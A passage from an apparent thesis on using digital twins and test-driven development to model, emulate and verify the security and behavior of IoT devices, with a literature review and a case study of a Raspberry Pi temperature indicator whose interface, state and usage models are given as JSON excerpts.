Damjanovic [39] notes that conceptual modeling entails asset modeling, lifecycle knowledge base, and predictive analytics. Asset modeling is made up of the architecture, design, asset components and other digital manufacturing information required to describe the asset. The lifecycle knowledge base contains real time and historical data from the time series and sensors. Finally, predictive analytics refer to the predictive and descripting analysis of the asset which describes the assets behavior and predict future states.

IIC et al. [40] propose a more elaborate conceptual design for digital twin. This design compares the digital twin to an object in an object-oriented programming language and concludes that the design of a digital twin may consist of data, computational models, and service interfaces. The data component should contain real-world data about the asset. These data would be used by the analytic or computational models to represent and understand the states and behaviors of the asset in specific use cases. The second component is the computational or analytic models that are used to understand, describe, and predict the asset’s behavior and operational states. Lastly the service component should contain interfaces to the digital twin with which industrial applications and other digital twin can access its data as services to invoke the twin’s capabilities.



Descriptive
Diagnostic
Predictive
Prescriptive
Visualization
AR
Service
Data
Model
Design
Specifications, models, process and engineering data
Production
Human, machine, material, method, quality data
Operation
Real-time & historical status & configuration data, maintenance records
Business
Transaction records
1st Principle
Physics, Chemistry, Engineering, Simulation…
Data
Statistical, Machine learning/Artificial Intelligence…
Visualization
3D Models…
AR
Augmented Reality

Figure 2 The conceptual model of a digital twin [40]

2.3.2 Digital twin implementation

ORACLE et al. [37] categorize the digital twin based on the implementation into two categories, a simplistic device model and an industrial twin. The simplistic device model is the implementation of the digital twin as a JSON document. This digital twin typically consists of the asset’s observed and reported values collected from sensors as well as the controlling application’s desired values for the asset. The Industrial twin model on the other hand consists of information from product lifecycle management (PLM) tools, device models, design information, and historical and real time data. Kucera, et al. [36]make their classification of the digital twin based on the maturity of the data the digital twin records: the partial, the clone, and the augmented digital twin. A partial digital twin is made up of a small number of data sources collected from different sensors such as temperature, pressure, and device states. The partial twin measures key metrics or states. The clone digital twin, in contrast, collects all meaningful and measurable data from the asset. The information provided by the clone digital twin is very important for prototyping the asset or characterizing the data from the asset. Lastly, the augmented digital twin collects and evolves data from various sources such as the derived data connected from the assets, correlated data from federated sources, and intelligence data from analytics and algorithms.

The usefulness and importance of the digital twin cannot be overstated. It is very useful as a decision-making tool in helping a company achieve laid-out business objectives and has a wide range of use cases in manufacturing, production, aviation, energy, automotive and other industries. The value derived from a digital twin depends on the reason why it was designed which determines its use cases. This is evident in different studies carried out on the different applications of the digital twin. ORACLE et al. [37] for example, reveal the significant value a digital twin solution because it provides visibility into the operation of machines and interconnected systems. The solution can also be useful in making prediction and the modeling of different scenarios for what if analysis. Further, the digital twin can be used as a documentation and communication mechanism for understanding a machine's behavior whiles achieving business objectives. MacDonald et al. [41] recognize the digital twin is an important tool that can be used by manufacturing companies in their product development process to create value and optimize operations and maintenance. The digital twin improves the design and execution of digital manufacturing through prediction, simulation and intelligent decision making at various stages of the product and system lifecycle [39].

2.3.3 Digital twin in security

The current revolution in wider smart technology in the industrial and manufacturing sectors, has resulted in a significant increase in growth and adoption of digital twin [33]. As a result of this current growth, the smart factory market is projected to be valued at $205.42 Billion by 2022 [42]. Although the benefits of the wider use of IoT in smart manufacturing are clear, as with any technological advancement based on connectivity, it also increases the number of vulnerabilities (or attack surface). The digital twin has applicability to smart manufacturing making it suitable to be model security as well as common functional requirements. Some of the qualities that make a digital twin suitable for its application in security are the ability to continuously capture data throughout the lifecycle of the device, perform a component-based analysis of a device, integrate different models, and create different component-based solutions.

There is limited research into the application of digital twin in security and most especially in the security of IoT devices and cyber physical systems. This further emphasized the importance of a research into the application of digital twin to security in IoT devices.

2.3.4 Security based IoT life cycle

To have a successful IoT analysis, the entire IoT lifecycle of the device must be considered, from initial idea and prototyping through volume manufacturing, deployment at scale, to ongoing in-field maintenance and updates. It is, however, important that security be engineered at each stage of the IoT lifecycle. Rahman et al. [43] provide a generic life cycle of IoT development as construction, production, installation, operation, update, decommission.

The construction stage pertains to the construction of a device hardware and its initial software (factory default software components). The production stage comes after the completion of the construction step, and it involves the manufacturing of hardware and mass deployment of the software onto the hardware. The installation and commissioning stage come next and this stage deals with preparing the device for operation and securing network communication. The operation stage supports the execution of IoT services and applications by running relevant system components. The update stages is where the IoT device runs management functions to modify the IoT systems. The last stage in the device life cycle is decommissioning. An IoT device can be decommissioned either because it is going to be commissioned in another network, or it has reached the end of life and due for replacement.

2.3.5 Digital twin security in IoT and cyber-physical system life cycle

Eckhart et al. [44] describes the digital twin as having various use cases in the security of cyber physical systems. Their security use cases include intrusion detection, system testing and simulation, detecting misconfigurations, and penetration testing. The research also characterizes their security relevant use cases by the various phases of the lifecycle of a cyber-physical system. This categorization is important because if forms the basis of the use cases of this research. The image below illustrates how the digital twin security-relevant use cases can be incorporated in the various phases of the CPS lifecycle




Figure 3 The process lifecycle for a cyber-physical system [44]

2.3.6 Digital twin security approaches

Damjanovic-Behrendt [39] proposes a digital twin privacy-based enhancement method and mechanism for the automotive industry which captures privacy related behavior and anomality from data that is collected during the operation of a smart car. The digital twin uses information from real-time sensor measurement, historical data related to operational life cycles, GDPR requirements with a machine learning based privacy enhanced mechanism to detect and assess privacy concerns and risks.

Bécue et al. [35] propose architectures, technologies, and methodologies to optimize the level of efficiency and security in networks of factories called CyberFactory#1. CyberFactory#1's digital twin model focusses on enhanced cyber-incident modeling and simulation, using the digital twin's preventive and reactive capabilities in combination with cyber range to enhance cyber and physical threats and safety concerns in production environments.

Eckhart et al. [45] propose a new framework to build and maintain a digital twin for cyber physical systems that caters to the aforementioned security use cases called the CPS Twinning Framework. The framework builds a virtual environment that is efficient, reusable and guarantees identical setup from specifications. The framework aims to enable operators of cyber physical systems to monitor the production process, test changes in a virtual isolated environment, and strengthen the security and safety of cyber-physical systems. The framework includes a generator, the virtual environment, and modules that make up the digital twin and work together to achieve the specified security use cases.

Our proposed framework and the CPS Twinning Framework share similar security application use cases (intrusion detection, system testing and simulation, detecting misconfigurations, penetration testing). However, the CPS Twinning Framework creates a virtual environment from requirements. The CPS Twinning focuses on the virtual environment and network infrastructure of the cyber-physical system at the operational phase of its lifecycle. Realistic simulations that capture the different security use cases of the system are created. These simulations consist of control logic, network protocols, device types and all the physical equipment required to facilitate monitoring, testing, security and safety analysis of the cyber-physical system. The framework proposed by our research on the other hand specifies the information needed to model and validate security requirements in the first few phases of the device’s lifecycle (Construction, production, and installation) phase also known as the Engineering phase, while also serving as a foundation for other security analysis models and security use cases (such as vulnerability analysis, threat analysis, intrusion detection, system testing and simulation, detecting misconfigurations, penetration testing).

Our framework provides a complete and balanced security requirement that can be used by CPS Twinning Framework and other similar frameworks to create virtual environments and simulations. The security requirements provided by our framework provide useful information for creating security policies and mechanisms. Security models provided by the framework can be used for further security analysis and research. Our framework also provides behavioral and vulnerability simulations that are important in security analysis and penetration testing.

In conclusion, the requirements and other relevant information produced from this research can be used as input into the framework proposed by [45] as well as other models created for security of an IoT device.

2.4 Modeling and Validation

Validating the Digital Twin would be advantageous to detecting issues in the design phase [46]. Antão et al. [47] itemize requirements for Industrial IOT (IIoT) platforms and how to validate them. Kulik et al. [48] model attack patterns and mitigation strategies in IIOT and how to formally verify them. Mili et al. [46] formally describe system security specification and validation against attacks. Maillet-Contoz et al. [49] use a Digital Twin to functionally validate security in IoT. Missing from the literature is the validation of a Digital Twin against a physical IoT within the same network and comparing the functionality.

2.5 IoT emulation and network tools

Validating the IoT and emulator functionality from network traffic requires network tools for emulating network usage behavior and validating the functional correctness. Kuwabara et al. [50] model and generate traffic patterns based on the probability distribution of the interval length between successive data blocks. Javali and Revadigar [51] employ a Markov model, Dirichlet distribution, and Hybrid distribution web traffic generator incorporating a varsity of user behavior models. Ghazanfar et al. [52] present a framework for modelling and generating the IoT normal and attack traffic. Procházka et al. [53] describe a configuration file tool for validation of functional correctness of software routers. Pullmann and Macko [54] showcase a method and local area network testing tool for generation, analysis, and verification. Although the various network tools generate normal and cyber traffic respectively according to distribution and specifications no single tool generates both normal and cyber traffic by actively interacting with the device, sniffs the network traffic and validates them against set requirements.

Chapter 3

3 Solution

3.1 Introduction

This chapter outlines a methodology and tool for the secure design and development of IoT devices by modeling, describing, and verifying security and other requirements. It does so by using IoT design techniques, Digital Twin prototyping, and Test-Driven Development concepts. The feasibility of the methodology is demonstrated by conducting a case study of an IoT device, the Temperature LED Indicator (TLI). The case study examines the specification of the TLI, construction of the TLI itself, and validation of TLI functions.

3.2 Chapter Goals and Objectives

The aim of this chapter is to introduce the research idea, goals, and objectives, then outline our methodology and approach to solving the problems highlighted in chapter 1. In this section we introduce our framework for secure modeling, design and validating of the IoT devices and the tools required to achieve the goals and objectives of the research. The process of secure design and development of IoT devices involves integrating security into the life cycle of the IoT from planning and design and continues through to the deployment and operational stages. We illustrate our research questions by implementing our research idea on a case study, Temperature LED Indicator (TLI) as an example. At the end of the chapter, we will have:

- Highlighted the goals and objectives of this research.
- Proposed a framework for the secure design and development of IoT devices.
- Provided a detailed explanation of our research methodology and approach.
- Demonstrated the validity of our approach by modeling, designing, and developing an IoT device and the emulator with the aid of an example.
- Verified the behavior, functionality, integrity and availability of the device and emulator by creating a network traffic generation and verification tool.

3.3 Research Goals and Objectives

3.3.1 Goals

The goal of our research is to create a generic, reusable, and customizable framework that can be used for modeling and describing security and other requirements of an IoT device during the design and development phases.

3.3.2 Objectives

The primary objective is to show that an IoT device can be securely modeled, designed, emulated, and verified using IoT design techniques, Digital Twin prototyping, and Test-Driven Development (TDD). Other objectives include:

- Representing and modeling IoT device behavior at an arbitrary level of abstraction.
- Emulating the IoT device at the appropriate network layer that represents behavior and security.
- Verifying a physical IoT device with a digital representation of the same device and requirements.

3.4 Research questions

The process of securing IoT devices depends on collaborative efforts between manufacturers and users: the manufacturers, by adopting security-centered design and development while also ensuring that these devices maintain the specified functional and security requirements; and the users, by creating the appropriate security mechanisms to protect the devices. The security mechanism is created based on an understanding of the IoT device's behavior and its security impact on the network environment. These processes lead to the main purpose of this research which is to determine how requirements, behavior, specifications, and security in an IoT device can be modeled and represented such that the device's behavior can be understood at an appropriate level of abstraction to facilitate the validation of the model by monitoring and comparing the device behavior against the model or description after deployment.

This research addresses the following questions:

- Can an IoT device be modeled at different levels of abstraction?
- Does the IoT device function as intended?

- What risk does the IoT device pose to the network?
- What threats does the device introduce to the network?
- How can an IoT device be modeled to elicit and verify behavior, requirements, and security?

3.5 Research Methodology and Approach

To solve the problem of providing an insight into the operation of an IoT device and the security impact the device has on the network environment, the research proposes a methodology and approach, described below.

3.5.1 Research Methodology Framework

To achieve the objectives of this research we defined a methodology that defines the process required to design, model, describe, and verify security and other requirements:

1. Develop a conceptual model of the function, and constraints for the IoT device.
   a. Identify how the IoT device communicates with its environment.
   b. Define the IoT device communication architecture.
   c. Model the device's functions.
2. Develop a conceptual model for the behavior, and usage of the IoT device
   a. Determine the network level appropriate to model IoT device behavior.
   b. Define IoT device behavior in response to individual external events.
   c. Describe how the IoT device will be used over time.
3. Develop a conceptual model for security requirements for the IoT device.
4. Develop the IoT device using models and specifications.
5. Verify the system using normal and abnormal scenarios
   a. Verify the IoT device against specifications
   b. Emulate the specifications to obtain information about IoT device behavior in user environment.

The secure design and development of IoT devices framework model is represented as process diagram in Figure 4.



Start
Develop a conceptual model of functions and constraints for the IoT device
Identify how IoT device communicates with the environmwnt
Define the communication architecture
Model the IoT device functions
Develop a conceptual model for the behavior and usage for the IoT device
Develop the network level to model IoT device
Define IoT device behavior in response to individual external events.
Describe how the IoT device would be used over time
Develop a conceptual model for security requirements for the IoT device
Develop the IoT device using models and specifications
Verify the system using normal and abnormal scenarios
Verify the IoT device against specifications
Emulate the specification to obtain information about IoT device behavior in use environment
End

Figure 4 The process model

3.5.2 Research Methodology description

The secure development and design of IoT device framework is made up of five main steps. This section highlights the goal of each step, the information. required to accomplish said goals and the expected results upon the completion.

3.5.2.1 Develop a conceptual model of the function, and constraints for the IoT device

The first step of the methodology is to develop a conceptual model for the functional aspect of the IoT device by modeling requirements, designing a system architecture, and modeling functional requirements. UML Use Cases, sequence diagrams, subsystems (nodes), physical and network infrastructure diagrams model the functionality and specification of the IoT device. System and network constraints; timing and key performance metrics; and development best practices are used to specify the functional requirements of the IoT.

3.5.2.2 Develop a conceptual model for the behavior, and usage for the IoT device

A conceptual model for the device behavior and usage is achieved by determining the network protocols that best implement IoT behavior within the functional requirement and constraints. The selected protocol determines the level within the IoT architecture stack for modeling IoT behavior. Examples of the behavioral characteristics include device states, transitions, interface description (e.g., port, header information, REST methods), timing, and performance details. The behavioral description is combined with a usage model which consists of test cases that exercise nominal behavior (i.e., happy-path tests) and error-handling behavior (i.e., sad-path tests).

3.5.2.3 Develop a conceptual model for security requirements for the IoT device.

The IoT security requirements model is created using the selected APPARATUS approach as a point of reference [25]. Security events, subsystems, protocols, physical and network infrastructures are identified and modeled. Potential vulnerabilities, threats, and risks are used to identify and prioritize responses to security events.

3.5.2.4 Develop the IoT device using models and specifications.

The details from the behavior description, models, and specifications form the IoT emulator. Information such as the platform, operating system, programming language, packages and data formats need to be considered as input to the emulator. The functional and behavior description and specification of the IoT device are described in the format required to run them through the IoT emulator. Information from the functional, security, and behavior models is used to design information models, controller and service specifications required to develop the IoT. The hardware (micro-controllers, sensors, network interface), software applications and packages (firmware, programming languages) are selected and the IoT device is developed.

3.5.2.5 Verify the system using normal and abnormal scenarios

The IoT device and the emulator are compared against functional and behavior requirements to verify that they fulfill specifications. This is achieved by developing tools to interact with the IoT device or emulator either by generating requests or cyber-events and monitoring the network traffic to and from the devices to verify that they are consistent with specification.

3.6 Research Approach

Our approach to meeting the primary objective – that of securely modeling, designing, emulating, and verifying an IoT device -- consists of three stages: the modeling and description of the IoT device, the development of the IoT device and emulator and the verification of the IoT and emulator against requirements and specifications. These stages are described in the following sections.

3.6.1 The use case study example

The goal of the case study is to illustrate the method by designing, modeling, and validating the functional, behavioral, and security specifications of an IoT device, TLI. The TLI is a device that indicates when the temperature of the room is above a certain threshold. TLI is composed of a raspberry pi, a sense hat and python flask framework. The TLI was designed and developed using the methodology and tools proposed in this research.

3.6.2 Modeling and Description

In this stage the IoT device is modeled to provide a better understanding of the system to be developed. An abstraction of the IoT device at different levels of precision and detail is produced. The IoT model addresses the entire software design including interfaces, software design specification, cyber events, and the IoT device interactions with its environment and other applications.

3.6.2.1 Modeling and Description process for Prototyping

The description of the IoT device can be divided into four model descriptions: interface, behavior, usage, and attack. Interface modeling describes information about the functionality and services of the IoT device from the protocols level perspective. The interface description is composed of a description of requests, response, packets, datatype, URL path, ports, header details, protocol, REST methods, and packets details. This can be modeled using sequence diagrams and encoded in JSON or XML. There is a separate interface model for descriptions at different levels of the IoT device model. The Interface description is used by the emulator to craft responses to requests and verify if the network traffic generated is according to specification.

3.6.2.2 Interface modeling and Description

The interface specification contains the protocol specifications and characteristics of the IoT device. An architecture model provides a consistent and unambiguous description of the IoT device. Therefore, the IoT device's network protocols were grouped based on the IoT five-layer architecture model [55]. Figure 5 is a representation of the IoT five-layer architecture.






Figure 5 IoT five-layer architecture model [55].

The IoT five-layer architecture model consists of protocols in the Business, Application, Processing, Transport and Perception layers. For every level chosen to describe an IoT device, there are functional and behavioral descriptions of the protocol as well as its security requirements, vulnerability, and cyber-attack description. Figure 6 represents an interface model. Figure 6a describes the interface model of the TLI using a sequence diagram. Figure 6b shows how the sequence diagram is encoded in JSON format. Both Figure 6a and Figure 6b are equivalent.



```
"put":{
    "error":{
        "status_code":404,
        "seq":0,
        "content_type":"application/json",
        "error":{"error":"Incorrect key value for routine"}
    },
    "toggle":{
        "light_status":{
            "payload":["light_status"],
            "path":"/toggle/light_status",
            "sucess":{
                "status_code":201,
                "seq":0,
                "path":"/toggle/light_status",
                "data": {
                    "light_status": false
                }
            },
            "error":{
                "status_code":404,
                    "status":"error",
                    "error":"not bool"
        }
    }
```

(a) Interface model



alt
[set temp routine]
alt
[set temp limit]
{PUT} protocol://host-name:port-number/application/routine/temp_limit
alt
[200:sucess]
JSON <<temp_limit data>> response
[304: Not Modified]
JSON <<error>> response
alt
[set temp action]
{PUT} protocol://host-name:port-number/application/routine/light_indicator
alt
[200:sucess]
JSON <<temp_action data>> response
[304: Not Modified]
JSON <<error>> response

(b) Interface description

Figure 6 IoT Interface model and description of the TLI


3.6.2.3 Behavior modeling and description

Behavior modeling represents the different states the IoT device can assume, the condition required to transition the device from one state to another, and, in some cases, sensor data. Behavior can be modeled using a state diagram and, as with the interface description, encoded in JSON or XML. The behavior description is used by the emulator to reproduce the behavior of the IoT device given certain input and conditions. Figure 7 illustrates the behavior model of the TLI. Figure 7a describes the transitions between states in a conceptual fashion, using a state diagram. Figure 7b shows how we encode the state diagram in JSON format. Both Figure 7a and Figure 7b are equivalent.



A: GET /TurnOn (True) | {'status': 'on'}
B: GET /TurnOff (false) | {'status': 'off'}
C_1: PUT /SetThreshold?temp = 'x.xx' | {'status': 'x.xx'}
C_2: PUT /SetThreshold?temp = 'x.xx' | {'status': 'x.xx'}
D: GET /TurnOff (false) | {'status': 'off'}
E: GET /TurnOn (True) | {'status': 'on'}
F: temp >= Threshold | {'status': 'on'}
G: temp < Threshold | {'status': 'off'}

(a) Behavior model




```
"transitions":
{
    "put":
    {
        "toggle":
        {
            "light_status":
            {
                "off":
            {
                "true":
                {
                    "name": "A",
                    "from": "OFF",
                    "to": "ON",
                    "trigger_value":"True",
                    "event": "TurnOn"
                },
                "false":
                {
                    "name": "B",
                    "from": "OFF",
                    "to": "OFF",
                    "trigger": "False",
                    "event": "TurnOff"
                }
            },
```

(b) Behavior description


Figure 7 IoT device behavior model and description of the TLI

3.6.2.4 Usage modeling and description

Usage modeling refers to the use cases for the IoT device and is represented as a collection of happy-path and sad-path test cases. The information from the usage model is used to interact with the IoT device by generating requests for information. This information includes the kind of requests generated, number of requests generated, the sequence in which the request is sent, and the interval between each request. The usage model accommodates various distributions such as Poisson and Gamma for use in generating random network traffic. The result of the usage model is also used to verify the performance and integrity of the traffic generated. Figure 8 illustrates the usage model of the TLI. Figure 8a describes the functionality of the TLI in a conceptual fashion as a use case diagram. Figure 8b shows how we encode the use case diagram in JSON format. Both Figure 8a and Figure 8b are equivalent. Figure 8c represents how usage scenarios are encoded in JSON format.




(a) use case model



```
"generator_temp":{
    "details":{
        "protocol":"http"
    },
    "method":"get",
    "paths":"temp"
},
"generator_status":{
    "details":{
        "protocol":"http"
    },
    "method":"get",
    "paths":"status"
},
"generator_light_status":{
```

(b) generator description




```
"usage":
{
    "default":
    {
        "distribution":"constant",
        "frequency":10,
        "rounds":3,
        "combination":["temp"]
    },
    "comb_A":
    {
        "distribution":"exponential",
        "frequency":10,
        "rounds":3,
        "combination":["OFF"]
    },
    "comb_B":
    {
        "distribution":"constant",
        "frequency":2,
        "rounds":2,
        "combination":["ON","OFF"]
    },
```

(c) usage description

